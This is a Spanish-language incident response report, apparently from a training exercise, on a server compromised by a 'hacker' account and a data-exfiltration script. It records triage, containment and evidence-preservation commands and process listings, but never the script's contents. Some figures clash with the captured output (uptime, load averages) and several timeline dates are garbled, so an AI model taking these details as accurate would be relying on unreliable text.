INFORME TÉCNICO FINAL

Live Incident Response (4Geeks Academy)

Clasificación (TLP): AMBER – Uso interno restringido
ID de Caso: 0001
Analista Responsable: Samuel García
Fecha/Hora (Europe/Madrid): 22/09/25 8:32
Entorno: Producción / Crítico / 24x7
Versionado del Informe: v1.0

I. RESUMEN EJECUTIVO

Se detectó actividad sospechosa en el servidor, incluyendo la presencia de un script malicioso destinado a exfiltrar información sensible del sistema. La amenaza fue identificada, contenida y parcialmente erradicada durante el análisis en vivo.

Impacto.

No se observaron interrupciones de servicios críticos ni accesos masivos de usuarios. La información de usuarios del sistema estuvo potencialmente expuesta mediante el script */usr/local/bin/backup2.sh*, aunque no se identificó evidencia de exfiltración completada.

Estado actual.

En erradicación y monitorización. Los procesos maliciosos han sido detenidos, la cuenta sospechosa bloqueada y se preservó evidencia para análisis forense adicional.

Severidad.

Alta, dado el riesgo de exfiltración de credenciales y la ejecución de código malicioso con privilegios de root.

Hipótesis inicial.

Acceso mediante usuario con privilegios, posiblemente mediante credenciales previamente comprometidas o vulnerabilidad no parcheada, permitiendo la creación de scripts persistentes que operan en cronjobs de alta frecuencia.

Riesgo residual.

Persistencia de scripts no autorizados en rutas menos visibles o servicios activos no necesarios, como FTP, que podrían ser explotados si no se eliminan o deshabilitan.

SLA y próximos pasos.

1. Finalizar erradicación de scripts y cronjobs maliciosos.
2. Deshabilitar servicios no necesarios (FTP) y revisar reglas de firewall periódicamente.
3. Implementar monitoreo continuo de procesos, usuarios y conexiones de red.
4. Mantener auditoría forense de la evidencia preservada para verificar que no haya fuga de información.

II. ALCANCE, SUPUESTOS Y ENTORNO

Alcance del análisis (hosts/servicios):

Servidor principal 4geeks-server, incluyendo procesos activos, usuarios, cronjobs, red, firewall y servicios en ejecución (SSH, HTTP, FTP, DNS interno).

Restricciones.

- No se procedió al apagado del servidor.

- No se extrajeron discos físicos; análisis en vivo (Live IR).

Supuestos de trabajo.

- Todos los comandos se ejecutaron con privilegios de administrador.
- Se asume que los registros existentes son completos y no han sido manipulados antes del análisis.
- Se considera que los usuarios legítimos del sistema no han compartido credenciales de forma maliciosa.

Herramientas utilizadas (nativas preferentemente).

uptime, free, top, htop, ip, ss, iptables, ps, pstree, journalctl, last, crontab, grep, netstat, ufw.

Cadena de custodia y control de acceso al host

- Todos los accesos al servidor fueron realizados por el analista autorizado.
- Se preservó evidencia crítica (*/home/hacker* y scripts sospechosos) en */root/evidence_hacker_backup.*
- Registro de comandos y outputs documentados para trazabilidad.

III. LÍNEA TEMPORAL DEL INCIDENTE (TIMELINE)

Fecha	Actor	Evento	Evidencia / Log / Comando	Referencia
28/08/25 025 09:15	Sistema	Alertas iniciales de actividad inusual detectadas	Logs del sistema / monitorización automática	Observación general
05/09/25 025 10:30	Usuario sysadmin	Inicio de análisis de procesos activos y memoria	top, ps aux --sort=start_time	Procesos activos
06/09/25 025 11:45	Usuario sysadmin	Inspección de cronjobs y scripts	ls /etc/cron.d/, cat /etc/cron.d/*	Cronjobs
09/09/25 14:00	Usuario sysadmin	Revisión de usuarios y accesos	cat /etc/passwd, grep -v "/usr/sbin/nologin", last -a	Usuarios/Accesos
10/09/25 09:00	Usuario sysadmin	Auditoría de logs SSH y sistema	grep -i ssh /var/log/auth.log, journalctl -xe --since "-24h"	Logs del sistema
10/09/25 15:20	Usuario sysadmin	Evaluación de red y firewall	ss -tuln, ss -antp, iptables -L -n -v	Red/Firewall
10/09/25 16:10	Usuario sysadmin	Identificación y evaluación de servicio FTP	ss -tuln, grep ':21'	Red/Firewall
11/09/25 10:45	Usuario sysadmin	Bloqueo de cuenta sospechosa hacker y detención de procesos	sudo usermod -L hacker, sudo pkill -u hacker	Usuarios/Accesos
15/09/25 11:30	Usuario sysadmin	Preservación de evidencia para análisis forense	sudo cp -r /home/hacker /root/evidence_hacker_backup	Usuarios/Accesos
16/09/25 09:00	Usuario sysadmin	Eliminación/renombrado de scripts maliciosos	sudo mv /usr/local/bin/backup2.sh /usr/local/bin/backup2.sh.bak	Cronjobs
21/09/25 14:00	Usuario sysadmin	Revisión final de seguridad y cierre del análisis	Validación de firewall, procesos y servicios	Confirmación de hallazgos

IV. DETECCIÓN DE ANOMALÍAS

Script programado con frecuencia alta para exfiltración de datos críticos y usuario sospechoso activo.

Acceso del analista.

Ingreso autorizado con privilegios de root por el analista designado (sysadmin).

Contención aplicada.

Bloqueo de usuario sospechoso, detención de procesos maliciosos y preservación de evidencia.

Erradicación.

Renombrado y desactivación de scripts maliciosos, revisión de cronjobs y servicios innecesarios.

Recuperación.

Sistema estable, servicios críticos operativos, firewall configurado con políticas restrictivas de entrada y controladas de salida.

V. METODOLOGÍA LIVE IR APLICADA (CHECKLIST)

Se aplicó un enfoque estructurado de Live Incident Response para garantizar la contención, preservación de evidencia y análisis detallado sin interrumpir los servicios críticos. Las etapas ejecutadas incluyen:

Observación inicial del sistema.

- Revisión de carga de CPU, memoria y swap (uptime, free -h).
- Monitoreo de procesos activos (top, htop, ps aux).
- Inspección de interfaces de red (ip a) para identificar túneles o conexiones no autorizadas.

Análisis de procesos y persistencia.

- Enumeración de procesos en ejecución (*ps aux --sort=start_time, pstree -p*).
- Identificación de scripts maliciosos en directorios poco comunes (*/tmp, /opt/.scripts, /usr/local/bin*).
- Inspección de cronjobs de todos los usuarios (*crontab -l, crontab -u root -l, /etc/cron.d/**).

Usuarios y accesos.

- Revisión de cuentas activas y privilegios (*cat /etc/passwd | grep -v "/usr/sbin/nologin", awk -F: '{print $1 " -> UID=" $3}' /etc/passwd*).
- Análisis de historial de comandos y accesos recientes (*last -a, .bash_history)*.
- Bloqueo temporal de usuarios sospechosos y detención de procesos asociados.

Logs y evidencia de actividad.

- Inspección de logs SSH y del sistema (*grep -i ssh /var/log/auth.log, journalctl -xe --since "-24h"*).
- Identificación de huecos, errores o alertas de seguridad.

Red y firewall.

- Enumeración de puertos y conexiones (ss -tuln, ss -antp).
- Evaluación de reglas de firewall (*iptables -L -n -v, ufw status verbose*).
- Identificación de servicios innecesarios expuestos (FTP, puertos altos no estándar).

Erradicación y contención.

- Aislamiento del servidor si es necesario.
- Detención, renombrado o eliminación de scripts maliciosos (*mv /usr/local/bin/backup2.sh /usr/local/bin/backup2.sh.bak*).
- Bloqueo de usuarios sospechosos y preservación de evidencia (*cp -r /home/hacker /root/evidence_hacker_backup*).

Verificación y cierre.

- Confirmación de estabilidad del sistema, servicios y firewall.
- Validación de que no persisten procesos, conexiones o scripts maliciosos.
- Documentación completa de hallazgos y acciones tomadas.

Todas las acciones se ejecutaron siguiendo procedimientos de Live IR, evitando reinicios o extracción de discos, garantizando la integridad de la evidencia para análisis forense posterior.

VII. INVESTIGACIÓN TÉCNICA DEL INCIDENTE

1. Observación general del sistema anómalo.

El comando *uptime* indicó un tiempo de actividad de 222 minutos, con un único usuario conectado, y una carga promedio mínima (0.13, 0.008, 0.008), lo que refleja un uso estable y normal de la CPU.

El análisis de la memoria mediante *free -h* mostró 3.8 GiB de RAM total, de los cuales 2.8 GiB se encontraban libres, junto con una partición de swap de 3 GiB completamente disponible. Esto confirma un consumo eficiente de recursos y ausencia de presión sobre la memoria virtual.

La inspección de procesos en tiempo real mediante top no evidenció consumos elevados de CPU ni de memoria, asegurando que los servicios en ejecución operan dentro de parámetros normales.

Finalmente, la revisión de interfaces de red (ip a) no detectó configuraciones sospechosas ni interfaces adicionales inesperadas, tales como túneles VPN (tun0) o contenedores no autorizados (docker0), descartando la presencia de comunicaciones externas no controladas o entornos de ejecución ocultos.

El estado general del sistema se considera estable, sin indicadores iniciales de compromiso ni anomalías en el rendimiento o la conectividad.

Comandos ejecutados.

uptime

free -h

top # o htop

ip a

Evidencia.


Captura 1

```
sysadmin@4geeks-server:~$ uptime
 05:12:40 up 22 min,  1 user,  load average: 0.13, 0.08, 0.08
sysadmin@4geeks-server:~$ free -h
               total        used        free      shared  buff/cache   available
Mem:           3.8Gi       191Mi       2.8Gi       1.0Mi       826Mi       3.4Gi
Swap:          3.1Gi          0B       3.1Gi
sysadmin@4geeks-server:~$
```

Captura 2

```
%Cpu(s):  0.3 us,  0.0 sy,  0.0 ni, 99.7 id,  0.0 wa,  0.0 hi,  0.0 si,  0.0 st
MiB Mem :   3919.9 total,   2901.3 free,    192.5 used,    826.1 buff/cache
MiB Swap:   3167.0 total,   3167.0 free,      0.0 used.   3494.1 avail Mem
PID to renice [default pid = 2940]
    PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
   2940 sysadmin  20   0    9.1m   3.8m   3.2m R   0.6   0.1   0:00.03 top
      1 root      20   0  101.5m  12.6m   8.3m S   0.0   0.3   0:01.61 /sbin/init maybe-ubiquity
      2 root      20   0    0.0m   0.0m   0.0m S   0.0   0.0   0:00.00 [kthreadd]
      3 root       0 -20    0.0m   0.0m   0.0m I   0.0   0.0   0:00.00 [rcu_gp]
      4 root       0 -20    0.0m   0.0m   0.0m I   0.0   0.0   0:00.00 [rcu_par_gp]
      6 root       0 -20    0.0m   0.0m   0.0m I   0.0   0.0   0:00.00 [kworker/0:0H-kblockd]
      8 root       0 -20    0.0m   0.0m   0.0m I   0.0   0.0   0:00.00 [mm_percpu_wq]
      9 root      20   0    0.0m   0.0m   0.0m S   0.0   0.0   0:00.07 [ksoftirqd/0]
     10 root      20   0    0.0m   0.0m   0.0m I   0.0   0.0   0:00.27 [rcu_sched]
     11 root      rt   0    0.0m   0.0m   0.0m S   0.0   0.0   0:00.00 [migration/0]
     12 root     -51   0    0.0m   0.0m   0.0m S   0.0   0.0   0:00.00 [idle_inject/0]
     14 root      20   0    0.0m   0.0m   0.0m S   0.0   0.0   0:00.00 [cpuhp/0]
     15 root      20   0    0.0m   0.0m   0.0m S   0.0   0.0   0:00.00 [cpuhp/1]
     16 root     -51   0    0.0m   0.0m   0.0m S   0.0   0.0   0:00.00 [idle_inject/1]
     17 root      rt   0    0.0m   0.0m   0.0m S   0.0   0.0   0:00.31 [migration/1]
     18 root      20   0    0.0m   0.0m   0.0m S   0.0   0.0   0:00.05 [ksoftirqd/1]
     20 root       0 -20    0.0m   0.0m   0.0m I   0.0   0.0   0:00.00 [kworker/1:0H-kblockd]
     21 root      20   0    0.0m   0.0m   0.0m S   0.0   0.0   0:00.00 [kdevtmpfs]
     22 root       0 -20    0.0m   0.0m   0.0m I   0.0   0.0   0:00.00 [netns]
     23 root      20   0    0.0m   0.0m   0.0m S   0.0   0.0   0:00.00 [rcu_tasks_kthre]
     24 root      20   0    0.0m   0.0m   0.0m S   0.0   0.0   0:00.00 [kauditd]
     25 root      20   0    0.0m   0.0m   0.0m S   0.0   0.0   0:00.00 [khungtaskd]
     26 root      20   0    0.0m   0.0m   0.0m S   0.0   0.0   0:00.00 [oom_reaper]
     27 root       0 -20    0.0m   0.0m   0.0m I   0.0   0.0   0:00.00 [writeback]
     28 root      20   0    0.0m   0.0m   0.0m S   0.0   0.0   0:00.00 [kcompactd0]
     29 root      25   5    0.0m   0.0m   0.0m S   0.0   0.0   0:00.00 [ksmd]
     30 root      39  19    0.0m   0.0m   0.0m S   0.0   0.0   0:00.00 [khugepaged]
     35 root      20   0    0.0m   0.0m   0.0m I   0.0   0.0   0:00.35 [kworker/1:1-events]
     77 root       0 -20    0.0m   0.0m   0.0m I   0.0   0.0   0:00.00 [kintegrityd]
     78 root       0 -20    0.0m   0.0m   0.0m I   0.0   0.0   0:00.00 [kblockd]
     79 root       0 -20    0.0m   0.0m   0.0m I   0.0   0.0   0:00.00 [blkcg_punt_bio]
sysadmin@4geeks-server:~$
```

Captura 3



Hallazgos.

El sistema se encuentra operando dentro de los parámetros esperados. No se detectaron anomalías en la carga de CPU, en el uso de memoria ni en la configuración de las interfaces de red. El comportamiento observado es consistente con un entorno estable y seguro, sin evidencia de actividades no autorizadas o inusuales en esta etapa de análisis.

2. Procesos activos.

Se llevó a cabo un análisis detallado de los procesos en ejecución, utilizando herramientas nativas del sistema (ps aux, pstree) y filtrando aquellos procesos con inicio reciente o ubicaciones inusuales. El objetivo fue identificar posibles indicios de actividad maliciosa o no autorizada.

Comandos ejecutados.


ps aux --sort=start_time

pstree -p

ps aux | grep -v "\[" | less


Evidencia.

Captura 1




```
root         730  0.0  0.3 393260 12316 ?        Ssl  04:50   0:00 /usr/lib/udisks2/udisksd
daemon       736  0.0  0.0   3796  2276 ?        Ss   04:50   0:00 /usr/sbin/atd -f
root         745  0.0  0.0   6808  2960 ?        Ss   04:50   0:00 /usr/sbin/vsftpd /etc/vsftpd.conf
root         773  0.0  0.1  12188  6928 ?        Ss   04:50   0:00 sshd: /usr/sbin/sshd -D [listener
root         777  0.0  0.2 315112 11692 ?        Ssl  04:50   0:00 /usr/sbin/ModemManager
root         816  0.0  0.5 107924 20764 ?        Ssl  04:50   0:00 /usr/bin/python3 /usr/share/unatt
root         832  0.0  0.1   6532  4496 ?        Ss   04:50   0:00 /usr/sbin/apache2 -k start
www-data     838  0.0  0.1 1211420 4368 ?        Sl   04:50   0:00 /usr/sbin/apache2 -k start
www-data     839  0.0  0.1 1211420 4384 ?        Sl   04:50   0:00 /usr/sbin/apache2 -k start
root         910  0.0  0.0  25880  3632 ?        Sl   04:50   0:00 /var/ossec/bin/wazuh-execd
wazuh        987  0.0  0.1 173620  7316 ?        Sl   04:50   0:00 /var/ossec/bin/wazuh-agentd
root        1005  0.0  0.2 124280  8056 ?        SNl  04:50   0:00 /var/ossec/bin/wazuh-syscheckd
root        1018  0.0  0.2 528092 11104 ?        Sl   04:50   0:00 /var/ossec/bin/wazuh-logcollector
root        1035  0.0  0.4 535264 16372 ?        Sl   04:50   0:00 /var/ossec/bin/wazuh-modulesd
root        1732  0.0  0.0      0     0 ?        S<   04:55   0:00 [loop3]
root        1760  0.1  0.9 1922416 37440 ?       Ssl  04:55   0:03 /usr/lib/snapd/snapd
root        2114  0.0  0.0      0     0 ?        S<   04:56   0:00 [loop4]
root        2246  0.0  0.0      0     0 ?        S<   04:56   0:00 [loop5]
root        2508  0.0  0.0      0     0 ?        I    04:56   0:00 [kworker/0:2-events]
root        2680  0.0  0.0   5996  3960 tty1     Ss   04:57   0:00 /bin/login -p --
sysadmin    2858  0.0  0.2  19112  9568 ?        Ss   05:05   0:00 /lib/systemd/systemd --user
sysadmin    2867  0.0  0.1 105340  4596 ?        S    05:05   0:00 (sd-pam)
root        2870  0.0  0.0      0     0 ?        I    05:05   0:00 [kworker/0:1-events]
sysadmin    2873  0.0  0.1   8264  5084 tty1     S    05:05   0:00 -bash
root        2892  0.0  0.0      0     0 ?        I    05:06   0:00 [kworker/u4:0-events_power_effici
root        2945  0.0  0.0   5828  1784 tty2     Ss+  05:14   0:00 /sbin/agetty -o -p -- \u --noclea
root        2982  0.0  0.0      0     0 ?        I    05:18   0:00 [kworker/u4:1-events_unbound]
root        3024  0.0  0.0      0     0 ?        I    05:29   0:00 [kworker/u4:3-events_power_effici
root        3053  0.0  0.0      0     0 ?        I    05:30   0:00 [kworker/0:0-events]
root        3074  0.0  0.0      0     0 ?        I    05:30   0:00 [kworker/1:2-events]
root        3076  0.0  0.0      0     0 ?        I    05:30   0:00 [kworker/0:3-cgroup_destroy]
root        3077  0.0  0.0      0     0 ?        I    05:30   0:00 [kworker/1:4-cgroup_destroy]
root        3163  0.0  0.0      0     0 ?        I    05:32   0:00 [kworker/0:4-cgroup_destroy]
root        3345  0.0  0.0      0     0 ?        I    05:35   0:00 [kworker/0:5-events]
root        3346  0.0  0.0      0     0 ?        I    05:35   0:00 [kworker/0:6-events]
sysadmin    3398  0.0  0.0   8888  3252 tty1     R+   05:39   0:00 ps aux
sysadmin@4geeks-server:~$
```

Captura 2


├─systemd(2858)───(sd-pam)(2867)
├─systemd-journal(359)
├─systemd-logind(728)
├─systemd-network(680)
├─systemd-resolve(682)
├─systemd-timesyn(643)───{systemd-timesyn}(659)
├─systemd-udevd(406)
├─udisksd(730)─┬─{udisksd}(766)
├─{udisksd}(771)
├─{udisksd}(812)
└─{udisksd}(954)
├─unattended-upgr(816)───{unattended-upgr}(936)
├─vsftpd(745)
├─wazuh-agentd(987)─┬─{wazuh-agentd}(990)
├─{wazuh-agentd}(991)
└─{wazuh-agentd}(992)
├─wazuh-execd(910)───{wazuh-execd}(912)
├─wazuh-logcollec(1018)─┬─{wazuh-logcollec}(1021)
├─{wazuh-logcollec}(1022)
├─{wazuh-logcollec}(1023)
├─{wazuh-logcollec}(1024)
├─{wazuh-logcollec}(1025)
├─{wazuh-logcollec}(1026)
└─{wazuh-logcollec}(1027)
├─wazuh-modulesd(1035)─┬─{wazuh-modulesd}(1041)
├─{wazuh-modulesd}(1042)
├─{wazuh-modulesd}(1043)
├─{wazuh-modulesd}(1044)
├─{wazuh-modulesd}(1045)
├─{wazuh-modulesd}(1046)
├─{wazuh-modulesd}(1047)
├─{wazuh-modulesd}(1052)
└─{wazuh-modulesd}(1053)
└─wazuh-syscheckd(1005)─┬─{wazuh-syscheckd}(1007)
├─{wazuh-syscheckd}(1009)
└─{wazuh-syscheckd}(1010)
sysadmin@4geeks-server:~$

Captura 3



```
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.3 103964 12932 ?        Ss   04:50   0:01 /sbin/init maybe-ubiquity
root         359  0.0  0.3  68528 15852 ?        S<s  04:50   0:00 /lib/systemd/systemd-journald
root         383  0.0  0.0   2488   572 ?        S    04:50   0:00 bpfilter_umh
root         406  0.0  0.1  22780  6212 ?        Ss   04:50   0:00 /lib/systemd/systemd-udevd
root         616  0.0  0.4 280136 17948 ?        SLsl 04:50   0:00 /sbin/multipathd -d -s
systemd+     643  0.0  0.1  90880  6100 ?        Ssl  04:50   0:00 /lib/systemd/systemd-timesyncd
systemd+     680  0.0  0.1  27264  7668 ?        Ss   04:50   0:00 /lib/systemd/systemd-networkd
systemd+     682  0.0  0.3  25476 12964 ?        Ss   04:50   0:00 /lib/systemd/systemd-resolved
root         694  0.0  0.1 235576  7368 ?        Ssl  04:50   0:00 /usr/lib/accountsservice/accounts
-daemon
root         698  0.0  0.0   6816  2940 ?        Ss   04:50   0:00 /usr/sbin/cron -f
message+     699  0.0  0.1   7700  4792 ?        Ss   04:50   0:00 /usr/bin/dbus-daemon --system --a
ddress=systemd: --nofork --nopidfile --systemd-activation --syslog-only
root         711  0.0  0.0  81828  3756 ?        Ssl  04:50   0:00 /usr/sbin/irqbalance --foreground
